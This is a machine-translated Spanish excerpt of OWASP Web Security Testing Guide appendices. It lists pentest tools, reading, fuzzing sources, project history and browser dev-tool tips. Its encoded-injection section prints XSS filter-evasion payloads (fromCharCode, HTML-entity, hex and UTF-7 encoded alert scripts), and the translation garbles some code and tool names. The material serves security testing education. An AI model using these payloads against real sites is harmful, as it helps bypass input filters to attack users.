Recurso de herramientas de prueba

Pruebas web generales

- ZAP OWASP
  - Zed Attack Proxy (ZAP) es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración.
  - ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.
- Proxy de eructo
  - Burp Proxy es un servidor proxy interceptor para pruebas de seguridad de aplicaciones web. Permite interceptar y modificar todo el tráfico HTTP(S) que pasa en ambas direcciones, puede funcionar con certificados SSL personalizados y clientes que no admiten proxy.
- Encabezado HTTP de Firefox en vivo
  - Ver encabezados HTTP de una página y mientras navega.
- Datos de manipulación de Firefox
  - Utilice datos de manipulación para ver y modificar encabezados HTTP/HTTPS y parámetros de publicación
- Desarrollador web Firefox
  - La extensión Web Developer agrega varias herramientas de desarrollo web al navegador.
- w3af
  - w3af es un marco de auditoría y ataque de aplicaciones web. El objetivo del proyecto es encontrar y explotar vulnerabilidades de aplicaciones web.
- Desarrollador web Chrome
  - La extensión Web Developer agrega un botón de barra de herramientas al navegador con varias herramientas de desarrollador web. Este es el puerto oficial de la extensión Web Developer para Chrome.
- Creador de solicitudes HTTP
  - Request Maker es una herramienta para pruebas de penetración. Con él puedes capturar fácilmente solicitudes realizadas por páginas web, alterar la URL, los encabezados y los datos POST y, por supuesto, realizar nuevas solicitudes.
- Editor de cookies
  - Editar esta cookie es un administrador de cookies. Puedes añadir, eliminar, editar, buscar, proteger y bloquear cookies Administrador
- de Sesiones Con
  - Session Manager puedes guardar rápidamente el estado actual de tu navegador y recargarlo cuando sea necesario. Puede administrar varias sesiones, cambiarles el nombre o eliminarlas de la biblioteca de sesiones. Cada sesión recuerda el estado del navegador en el momento de su creación, es decir, las pestañas y ventanas abiertas.

Pruebas de vulnerabilidades específicas

Pruebas de seguridad de JavaScript, DOM XSS

- Detección BlueClosure BC

Pruebas de inyección SQL

- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL

Prueba de oráculo

- Sapo para Oráculo

Prueba de SSL

- O-Saft
- sslyze
- PruebaSSLServidor

Machine Translated by Google

- SSLScan
- SSLScan ventanas
- SSLLabs

Pruebas de ataques de fuerza bruta

Crackers de contraseñas

- Juan el Destripador
- HashCat

Fuerza bruta remota

- Patador
- THC Hidra

Prueba de desbordamiento del búfer

- OllyDbg
  - "Un depurador basado en Windows utilizado para analizar vulnerabilidades de desbordamiento del búfer"
- Espiga
  - Un marco fuzzer que se puede utilizar para explorar vulnerabilidades y realizar pruebas de longitud.
- Probador binario de fuerza bruta (BFB)
  - Un verificador binario proactivo
- metasploit
  - Un marco de pruebas y desarrollo rápido de exploits

fuzzer

- Wfuzz

googlear

- Proyecto Diggity de piratería de Google del obispo Fox
- Base de datos de piratería de Google

HTTP lento

- Loris lento
- prueba http lenta

Herramientas comerciales de prueba de caja negra

- NGS Tifón
- Análisis de aplicaciones HCL
- Intruso eructar
- Escáner de vulnerabilidad web Acunetix
- Escáner de seguridad MaxPatrol
- Parasoft SOAtest (más herramienta de tipo QA)
- Escáner de seguridad de aplicaciones web N-Stalker
- SoapUI (pruebas de seguridad del servicio web)
- Netsparker
- SMO
- QualysGuard FUE
- IndusFace fue
- Fortalecer WebInspect

Disturbciones de Linux

- Kali

Machine Translated by Google

- Loro
- Samurai
- santoku
- Arco Negro
- PenToo

Analizadores de código fuente

Código abierto/programa gratuito

- chinches
- Encontrar errores de seguridad
- Buscador de defectos
- auditoría-de-seguridad-phpcs
- PMD
- FxCop de Microsoft
- SonarQube
- W3af

Comercial

- Checkmarx CxSuite
- GramaTech
- SU4
- ParaSoft
- CodeProfiler de Forge virtual para ABAP
- Veracode
- Melocotón Fuzzer
- Suite de eructos
- Fortificar SCA

Herramientas de prueba de aceptación Las

herramientas de prueba de aceptación se utilizan para validar la funcionalidad de las aplicaciones web. Algunos siguen un enfoque escrito y normalmente utilizan un marco de pruebas unitarias para construir conjuntos de pruebas y casos de prueba. La mayoría, si no todos, se pueden adaptar para realizar pruebas específicas de seguridad además de pruebas funcionales.

- Seguridad BDD

Herramientas de código abierto

- Unidad HTML
  - Un marco basado en Java y JUnit que utiliza Apache HttpClient como transporte.
  - Muy robusto y configurable y se utiliza como motor para otras herramientas de prueba.
- Selenio
  - Marco de prueba basado en JavaScript, multiplataforma y proporciona una GUI para crear pruebas.

Otras herramientas

Análisis binario

- Veracode

Duplicación del sitio

- obtener
- wget para ventanas

Machine Translated by Google

- rizo

Machine Translated by Google

Lectura sugerida

Libros blancos

- Los impactos económicos de una infraestructura inadecuada para las pruebas de software
- Mejora de la seguridad de las aplicaciones web: amenazas y contramedidas
- Publicaciones del NIST
- Software Assurance: una descripción general de las prácticas actuales
- El Proyecto Guía OWASP
- Casos de uso: solo las preguntas frecuentes y las respuestas

Libros

- El arte de las pruebas de seguridad del software: identificación de fallas de seguridad del software, por Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, publicado por Addison-Wesley, ISBN 0321304861 (2006)
- Creación de software seguro: cómo evitar problemas de seguridad de la manera correcta, por Gary McGraw y John Viega, publicado por Addison-Wesley Pub Co, ISBN 020172152X (2002)
- El truco ético: un marco para las pruebas de penetración del valor empresarial, por James S. Tiller, Publicaciones Auerbach, ISBN 084931609X (2005)
- Explotación de software: cómo descifrar código, por Gary McGraw y Greg Hoglund, publicado por Addison-Wesley Pub Co, ISBN 0201786958 (2004)
- El manual del hacker: la estrategia detrás de la irrupción y defensa de las redes, por Susan Young, Dave Aitel, Publicaciones Auerbach, ISBN: 0849308887 (2005)
- Hacking expuesto: aplicaciones web 3, por Joel Scambray, Vinvent Liu, Caleb Sima, publicado por McGraw-Hill Medios Osborne, ISBN 007222438X (2010)
- Manual del hacker de aplicaciones web: búsqueda y explotación de fallas de seguridad, segunda edición - [publicado por Dafydd Stuttard, Marcus Pinto, ISBN 9781118026472 (2011)]
- Cómo romper la seguridad del software, por James Whittaker, Herbert H. Thompson, publicado por Addison Wesley, ISBN 0321194330 (2003)
- Cómo descifrar software: pruebas funcionales y de seguridad de aplicaciones y servicios web, por Make Andrews, James A. Whittaker, publicado por Pearson Education Inc., ISBN 0321369440 (2006)
- Código inocente: una llamada de atención sobre seguridad para programadores web, por Sverre Huseby, publicado por John Wiley & Hijos, ISBN 0470857447 (2004)
  - Versión en línea disponible aquí
- Dominar el proceso de requisitos, de Suzanne Robertson y James Robertson, publicado por Addison-Wesley profesional, ISBN 0201360462
  - Versión en línea disponible aquí
- Codificación segura: principios y prácticas, por Mark Graff y Kenneth R. Van Wyk, publicado por O'Reilly, ISBN 0596002424 (2003)
- CÓMO de programación segura, David Wheeler (2015)
  - Versión en línea disponible aquí
- Asegurando Java, por Gary McGraw, Edward W. Felten, publicado por Wiley, ISBN 047131952X (1999)
- Seguridad del software: construcción de seguridad, por Gary McGraw, publicado por Addison-Wesley Professional, ISBN 0321356705 (2006)
- Pruebas de software en el mundo real (Acm Press Books) por Edward Kit, publicado por Addison-Wesley Professional, ISBN 0201877562 (1995)
- Técnicas de prueba de software, segunda edición, por Boris Beizer, International Thomson Computer Press, ISBN 0442206720 (1990)

Machine Translated by Google

- The Tangled Web: una guía para proteger las aplicaciones web modernas, por Michael Zalewski, publicado por No Starch Press Inc., ISBN 047131952X (2011)
- El lenguaje de modelado unificado: una guía del usuario, por Grady Booch, James Rumbaugh, Ivar Jacobson, publicado por Addison-Wesley Professional, ISBN 0321267974 (2005)
- La guía del usuario del lenguaje de modelado unificado, por Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar publicado por Addison-Wesley Professional, ISBN 0-201-57168-4 (1998)
- Libro de cocina sobre pruebas de seguridad web: técnicas sistemáticas para encontrar problemas rápidamente, por Paco Hope, Ben Walther, publicado por O'Reilly, ISBN 0596514832 (2008)
- Writing Secure Code, de Mike Howard y David LeBlanc, publicado por Microsoft Press, ISBN 0735617228 (2004)

Páginas web útiles

- Construya seguridad en
- Estándares de codificación segura CERT
- Publicaciones de McAfee Foundstone
- Herramientas gratuitas de McAfee
- OASIS Seguridad de aplicaciones web (WAS) TC
- Herramientas de prueba de software de código abierto
- Centro de tormentas de Internet SANS (ISC)
- El Proyecto de seguridad de aplicaciones de aplicaciones web abiertas (OWASP)
- Pentestmonkey - Hojas de trucos para pruebas de lápiz
- Directrices de codificación segura para .NET Framework 4.5
- Seguridad en la plataforma Java
- Instituto de administración de sistemas, redes y seguridad (SANS)
- Consorcio de seguridad de aplicaciones web
- Lista de escáneres de seguridad de aplicaciones web
- Seguridad web – Artículos
- Prueba de problemas de seguridad del lado del cliente

Vídeos

- Academia Pentester

Aplicaciones web deliberadamente inseguras

- Proyecto de directorio de aplicaciones web vulnerables de OWASP
- mala tienda
- Maldita aplicación web vulnerable
- Mutilidae
- Banco de seguridad Stanford
- Vicnum
- WebCabra
- WebMaven (más conocido como Buggy Bank)

Machine Translated by Google

Vectores de pelusa

Los siguientes son vectores de fuzzing que se pueden usar con ZAP, Burp Suite, u otra herramienta de prueba. Fuzzing es el enfoque "fregadero" para probar las respuestas de una aplicación a la manipulación de parámetros. Generalmente, un analista busca condiciones de error o comportamientos anormales que ocurren en una aplicación como resultado de la confusión.

Las siguientes referencias se proporcionan como fuentes de entrada para actividades de fuzzing y pruebas relacionadas.

- Hoja de trucos de secuencias de comandos entre sitios (XSS)
- ImpresionanteXSS
- Cargas útiles todas las cosas
- Gran lista de cuerdas traviesas
- Lista de fuzzs de Bo0oM
- FuzzDB
- Diccionarios bl4de
- Abrir cargas útiles de redireccionamiento
- Hoja de referencia de recompensas por errores de EdOverflow
- Daniel Miessler - SecLists
- Feed de Twitter de XssPayloads

Machine Translated by Google

Inyección codificada

Antecedentes La

codificación de caracteres es el proceso de asignar caracteres, números y otros símbolos a un formato estándar. Normalmente, esto se hace para crear un mensaje listo para su transmisión entre el remitente y el receptor. Se trata, en términos simples, de la conversión de caracteres (pertenecientes a diferentes idiomas como inglés, chino, griego o cualquier otro idioma conocido) en bytes. Un ejemplo de un esquema de codificación de caracteres ampliamente utilizado es el Código estándar americano para el intercambio de información (ASCII), que inicialmente utilizaba códigos de 7 bits. Ejemplos más recientes de esquemas de codificación serían los estándares de la industria informática Unicode UTF-8 y UTF-16 .

En el ámbito de la seguridad de las aplicaciones y debido a la gran cantidad de esquemas de codificación disponibles, la codificación de caracteres tiene un uso indebido popular. Se utiliza para codificar cadenas de inyección maliciosas de una manera que las confunde. Esto puede llevar a eludir los filtros de validación de entrada o aprovechar formas particulares en las que los navegadores muestran el texto codificado.

Codificación de entrada: evasión de filtros Las aplicaciones web

suelen emplear diferentes tipos de mecanismos de filtrado de entrada para limitar la entrada que puede enviar el usuario. Si estos filtros de entrada no se implementan lo suficientemente bien, es posible pasar uno o dos caracteres a través de estos filtros. Por ejemplo, un / se puede representar como 2F (hexadecimal) en ASCII, mientras que el mismo carácter (/) se codifica como C0 AF en Unicode (secuencia de 2 bytes). Por lo tanto, es importante que el control de filtrado de entrada conozca el esquema de codificación utilizado. Si se descubre que el filtro detecta solo inyecciones codificadas en UTF-8 , se puede emplear un esquema de codificación diferente para evitar este filtro.

Codificación de salida: consenso entre servidores y navegadores

Los navegadores web deben conocer el esquema de codificación utilizado para mostrar coherentemente una página web. Idealmente, esta información debería proporcionarse al navegador en el campo del encabezado HTTP (Tipo de contenido), como se muestra a continuación:

```
Tipo de contenido: texto/html; juego de caracteres = UTF-8
```

o mediante la etiqueta HTML META (META HTTP-EQUIV), como se muestra a continuación:

```
<META http-equiv="Tipo de contenido" content="text/html; conjunto de caracteres=ISO-8859-1">
```

Es a través de estas declaraciones de codificación de caracteres que el navegador comprende qué conjunto de caracteres utilizar al convertir bytes en caracteres. Tenga en cuenta que el tipo de contenido mencionado en el encabezado HTTP tiene prioridad sobre la declaración de etiqueta META.

CERT lo describe aquí de la siguiente manera:

Muchas páginas web dejan la codificación de caracteres (parámetro charset en HTTP) sin definir. En versiones anteriores de HTML y HTTP, se suponía que la codificación de caracteres sería ISO-8859-1 de forma predeterminada si no estaba definida. De hecho, muchos navegadores tenían un valor predeterminado diferente, por lo que no era posible confiar en que el valor predeterminado fuera ISO-8859-1 . La versión 4 de HTML legitima esto: si no se especifica la codificación de caracteres, se puede utilizar cualquier codificación de caracteres.

Si el servidor web no especifica qué codificación de caracteres está en uso, no puede saber qué caracteres son especiales. Las páginas web con codificación de caracteres no especificada funcionan la mayor parte del tiempo porque la mayoría de los conjuntos de caracteres asignan los mismos caracteres a valores de bytes inferiores a 128. Pero, ¿cuáles de los valores superiores a 128 son especiales? Algunos caracteres de 16 bits . Algunos esquemas de codificación de navegadores multibyte adicionales para caracteres especiales como < tienen representaciones

Machine Translated by Google

reconocer esta codificación alternativa y actuar en consecuencia. Este es un comportamiento "correcto", pero hace que los ataques que utilizan scripts maliciosos sean mucho más difíciles de prevenir. El servidor simplemente no sabe qué secuencias de bytes representan los caracteres especiales.

Por lo tanto, en caso de no recibir la información de codificación de caracteres del servidor, el navegador intenta adivinar el esquema de codificación o vuelve a un esquema predeterminado. En algunos casos, el usuario establece explícitamente la codificación predeterminada en el navegador con un esquema diferente. Cualquier discrepancia en el esquema de codificación utilizado por la página web (servidor) y el navegador puede hacer que el navegador interprete la página de una manera no intencionada o inesperada.

Inyecciones codificadas

Todos los escenarios que se detallan a continuación forman solo un subconjunto de las diversas formas en que se puede lograr la ofuscación para evitar los filtros de entrada. Además, el éxito de las inyecciones codificadas depende del navegador que se utilice. Por ejemplo, las inyecciones codificadas US-ASCII anteriormente sólo tenían éxito en el navegador IE, pero no en Firefox. Por lo tanto, cabe señalar que las inyecciones codificadas, en gran medida, dependen del navegador.

Codificación básica

Considere un filtro de validación de entrada básico que proteja contra la inyección de comillas simples. En este caso, la siguiente inyección pasaría fácilmente por alto este filtro:

```
<script>alerta(String.fromCharCode(88,83,83))</script>
```

La función String.fromCharCode JavaScript toma los valores Unicode dados y devuelve la cadena correspondiente. Esta es una de las formas más básicas de inyecciones codificadas. Otro vector que se puede utilizar para evitar este filtro es:

```
<IMG src="" onerror=javascript:alert(&quot;XSS&quot;)>
```

O utilizando los respectivos códigos de caracteres HTML:

```
<IMG src="" onerror="javascript:alert(&#34;XSS&#34;)">
```

Lo anterior utiliza entidades HTML para construir la cadena de inyección. La codificación de entidades HTML se utiliza para mostrar caracteres que tienen un significado especial en HTML. Por ejemplo, > funciona como corchete de cierre para una etiqueta HTML. Para mostrar realmente este carácter en la página web, se deben insertar entidades de caracteres HTML en la fuente de la página. Las inyecciones mencionadas anteriormente son una forma de codificación. Existen muchas otras formas en las que se puede codificar (ofuscar) una cadena para evitar el filtro anterior.

Codificación hexadecimal

Hex, abreviatura de Hexadecimal, es un sistema de numeración de base 16, es decir, tiene 16 valores diferentes del 0 al 9 y de la A a la F para representar varios caracteres. La codificación hexadecimal es otra forma de ofuscación que a veces se utiliza para omitir los filtros de validación de entrada. Por ejemplo, la versión codificada en hexadecimal de la cadena <IMG SRC=javascript:alert('XSS')> es

```
<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%58%53%53%27%29 >
```

A continuación se proporciona una variación de la cadena anterior. Se puede utilizar en caso de que se esté filtrando '%':

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&
#x53&#x53&#x27&#x29>
```

Machine Translated by Google

Existen otros esquemas de codificación, como Base64 y Octal, que pueden usarse para la ofuscación. Aunque es posible que no todos los esquemas de codificación funcionen siempre, un poco de prueba y error junto con manipulaciones inteligentes definitivamente revelarían la laguna en un filtro de validación de entrada débilmente construido.

Codificación UTF-7

Codificación UTF-7 de

```
<guión>
        alerta('XSS');
</SCRIPT>
```

es el siguiente

```
+ADw-SCRIPT+AD4-alerta('XSS');+ADw-/SCRIPT+AD4-
```

Para que el script anterior funcione, el navegador debe interpretar la página web codificada en UTF-7 .

Codificación multibyte

La codificación de ancho variable es otro tipo de esquema de codificación de caracteres que utiliza códigos de diferentes longitudes para codificar caracteres. La codificación de varios bytes es un tipo de codificación de ancho variable que utiliza un número variable de bytes para representar un carácter. La codificación multibyte se utiliza principalmente para codificar caracteres que pertenecen a un conjunto de caracteres grande, por ejemplo, chino, japonés y coreano.

La codificación multibyte se ha utilizado en el pasado para eludir las funciones de validación de entrada estándar y llevar a cabo ataques de inyección SQL y secuencias de comandos entre sitios.

Referencias

- Codificación (Semiótica)
- Entidades HTML
- Cómo prevenir ataques de validación de entrada
- Unicode y conjuntos de caracteres

Machine Translated by Google

Historia

La Guía de pruebas v4 se lanzó en 2014. La guía de pruebas se originó en 2003 con Dan Cuthbert como uno de los editores originales. Fue entregado a Eoin Keary en 2005 y transformado en un wiki. Desde 2013, Andrew Muller codirigió el proyecto con Matteo Meucci hasta 2018/2019. El punto se libera después de v4 y la rampa hacia v5 está siendo liderada por Rick Mitchell y Elie Saad.

- Abril de 2020: Guía de pruebas de OWASP, versión 4.1
- Septiembre de 2014: Guía de pruebas de OWASP, versión 4.0
- Septiembre de 2008: Guía de pruebas de OWASP, versión 3.0
- Diciembre de 2006: Guía de pruebas de OWASP, versión 2.0
- Julio de 2004: Lista de verificación de penetración de aplicaciones web de OWASP, versión 1.1
- Diciembre de 2004: Guía de pruebas de OWASP, versión 1.0

Líderes

- Matteo Meucci: Líder de la guía de pruebas de OWASP 2007-2020.
- Andrew Muller: Líder de la guía de pruebas de OWASP 2013-2019.
- Eoin Keary: Líder de la guía de pruebas de OWASP 2005-2007.
- Daniel Cuthbert: Líder de la guía de pruebas de OWASP 2003-2005.

Autores v4

- Matteo Meucci -Thomas Ryan - Mike Hryekewicz - Eduardo Castellano - Babu Arokiadas
-Pavol Luptak -Tim Bertels - Simon Bennetts - Simone Onofri -Rob Barnes
-Marco Morana - Cecil Su - Ray Schippers - Brillo Harword -Ben Walther
-Giorgio Fedón - Aung Kh Ant - Raúl Siles -Amro AlOlaqi - Una hormiga Srivastava
- Stefano Di Paola -Norbert Szetei - Jayanta Karmakar - Suhas Desai -Colin Watson
-Gianrico Ingrosso -Michael Boman -Brad Causey -Ryan Dewhurst - Lucas Carettoni
- Giuseppe Bonfá - Wagner Elías - Vicente Aguilera - Zaki Akhmad -Eoin Keary
-Andrew Müller -Kevin Horvat - Ismael Gonçalves - Davide Danelon -Jeff Williams
-Robert Winkel -Tom Brennan - David Helecho - Alejandro Antukh - Juan Manuel See More Bahamondé
- Roberto Suggi Liverani - Tomás Zatko -Tom Eston - Thomas Kalamaris - Thomas Skora
-Tripurari Rai -Juan Galiana Lara -Kevin Horvath See More - Alexander Vavousis - Irene Abezgauz
-Robert Smith - Sumit Siddharth - Rick Mitchell - Christian Heinrich - Hugo Costa See More

Revisores v4

- Davide Danelon - Andrea Rosignoli - Irene Abezgauz
- Lode Vanstechelman - Sébastien Gioria -Yiannis Pavlosoglou
-Aditya Balapure

Autores v3

-Anurag Agarwwal -Giorgio Fedón -Gianrico Ingrosso -Mark Roxberry
- Ferruh Mavituna -Antonio Parata -Andrew Van der Stock -Marco Mella
- Daniele Bellucci - Adam Goodman -Roberto Suggi Liverani - Cecil Su
-Kevin Horvath -Marco Morana - Harish Skanda Sureddy -Pavol Luptak
- Matteo Meucci - Stefano Di Paola -cristiano heinrich -Marco Morana

Machine Translated by Google

Revisores v3

-Marco Cova
-Kevin Fuller
- Matteo Meucci
-Nam Nguyen
-Rick Mitchell

Autores v2

- Vicente Aguilera
- Mauro Bregolín
-Tom Brennan
- Gary quemaduras
-Luca Carettoni
-Dan Cornell
-Mark Curphey
-Daniel Cuthbert
- Stan Guzik
- Stephen DeVries
-David Endler
-Giorgio Fedón
- Javier Fernández-Sanguino - Laura Núñez
-Andrew van der Stock
- Sébastien Deleersnyder
- Madhura Halasgikar
-Eoin Keary
-David Litchfield
- Andrea Lombardini -
Ralph M. Los
- Matteo Meucci
-Marco Morana
-Glyn Geoghegan
-Antonio Parata
- Yiannis Pavlosoglou - Jeff Williams
-Carlo Pelliccioni
- Harinath Pudipeddi - Tom Ryan
-Alberto Revelli
- Stefano Di Paola
- Anush Shetty
- Larry escudos
-Dafydd Studdard
-Günter Ollmann
-Ariel Waissbein
-Tushar Vartak
- Claudio Merloni.
-Mark Roxberry

Revisores v2

- Vicente Aguilera
- Simona Forti
-Antonio Parata
-Paul Davies
-Marco Mella
- Mauro Bregolin - Eoin
Keary - Mark
Roxberry - Matteo
GP Flora
-Syed Mohamed A.
-Daniel Cuthbert
-Katie McDowell
-Marco Belotti
-Darrell Groundy
-Alberto Revelli
- Stefano Di Paola
- Matteo Meucci
-Marco Cova
-James Kist
- Dave Wichers

Machine Translated by Google

Aprovechando las herramientas de desarrollo

Este apéndice describe varios detalles para el uso de la funcionalidad de la herramienta de desarrollo del navegador para ayudar en las pruebas de seguridad.
actividades.

Obviamente, la funcionalidad del navegador no sustituye a: herramientas DAST (Dynamic Application Security Testing), SAST
(Pruebas de seguridad de aplicaciones estáticas), o la experiencia de un evaluador, sin embargo, se puede aprovechar para algunas pruebas.
actividades y tareas relacionadas con la producción de informes.

Acceder a las herramientas de desarrollo

La apertura de Dev Tools se puede lograr de varias maneras.

1. A través del método abreviado de teclado `F12` .
2. A través del método abreviado de teclado `ctrl + shift + i` en Windows.
3. A través del atajo de teclado `cmd + opción + i` en Mac.
4. A través de la página web, haga clic derecho en el menú contextual y luego seleccione `Inspeccionar` en Google Chrome.
5. A través del menú contextual del botón derecho del ratón de la página web y luego seleccionando `Inspeccionar elemento` en Mozilla Firefox.
6. A través del menú 'kabob' de triple punto en Google Chrome, luego seleccionando `Más herramientas` y luego `Herramientas de desarrollador` .
7. A través del menú de triple línea 'hamburguesa' (o 'panqueque') en Mozilla Firefox, luego seleccionando `Desarrollador web` y luego `Alternar herramientas` .
8. A través del menú de configuración del ícono de ajustes en Edge/IE y luego seleccionando `Herramientas de desarrollador` .

> NOTA: La mayoría de las instrucciones a continuación asumen que Dev Tools ya está abierto o activo.

Capacidades

Funcionalidad	Cromo*	Firefox	Borde/IE	Safari
Cambio de usuario-agente	Y	Y	Y	Y
Editar/reenviar solicitudes	norte	Y	norte	norte
Edición de cookies	Y	Y	Y	norte
Edición de almacenamiento local	Y	Y	Y	norte
Deshabilitar CSS	Y	Y	Y	Y
Deshabilitar JavaScript	Y	Y	norte	Y
Ver encabezados HTTP	Y	Y	Y	Y
Capturas de pantalla	Y	Y	Y	norte
Modo offline	Y	Y	norte	norte
Codificación y decodificación	Y	Y	Y	Y
Modo de diseño responsivo	Y	Y	Y	Y

`*` Todo lo que se aplica a Google Chrome debería aplicarse a todas las aplicaciones basadas en Chromium. (Que incluye
Microsoft cambiará el nombre de Edge alrededor de 2019/2020).

Cambio de usuario-agente

Pruebas relacionadas

- Prueba de debilidades de la caché del navegador

Google Chrome

1. Haga clic en el menú 'kabob' de triple punto en el lado derecho del panel Herramientas de desarrollador, seleccione Más herramientas y luego seleccione Condiciones de la red .
2. Desmarque la casilla de verificación "Seleccionar automáticamente".
3. Seleccione el agente de usuario del menú desplegable o ingrese un agente de usuario personalizado




Figura 6.F-1: Funcionalidad de cambio de agente de usuario de las herramientas de desarrollo de Google Chrome

Machine Translated by Google

Mozilla Firefox

1. Navegue a la página about:config de Firefox y haga clic en ¡Acepto el riesgo! .
2. Ingrese general.useragent.override en el campo de búsqueda.
3. Busque general.useragent.override , si no puede ver esta preferencia, busque una que muestre un conjunto de botones de opción Booleano, Número, Cadena, seleccione Cadena y luego haga clic en el botón Agregar con el signo más en about:config página.
4. Establezca el valor de general.useragent.override en cualquier agente de usuario. puede que necesites.




Figura 6.F-2: Funcionalidad de cambio de agente de usuario de Mozilla Firefox

Luego, haga clic en el botón Eliminar del bote de basura a la derecha de la preferencia general.useragent.override para eliminar la anulación y volver al agente de usuario predeterminado.

Editar/reenviar solicitudes

Pruebas relacionadas

- Pruebas de autenticación
- Prueba de autorización
- Pruebas de gestión de sesiones
- Pruebas de validación de entrada
- Pruebas de lógica empresarial

Mozilla Firefox

1. Seleccione la pestaña Red .
2. Realizar cualquier acción en la aplicación web.
3. Haga clic derecho en la solicitud HTTP de la lista y seleccione Editar y reenviar .
4. Realice las modificaciones deseadas y haga clic en el botón Enviar .
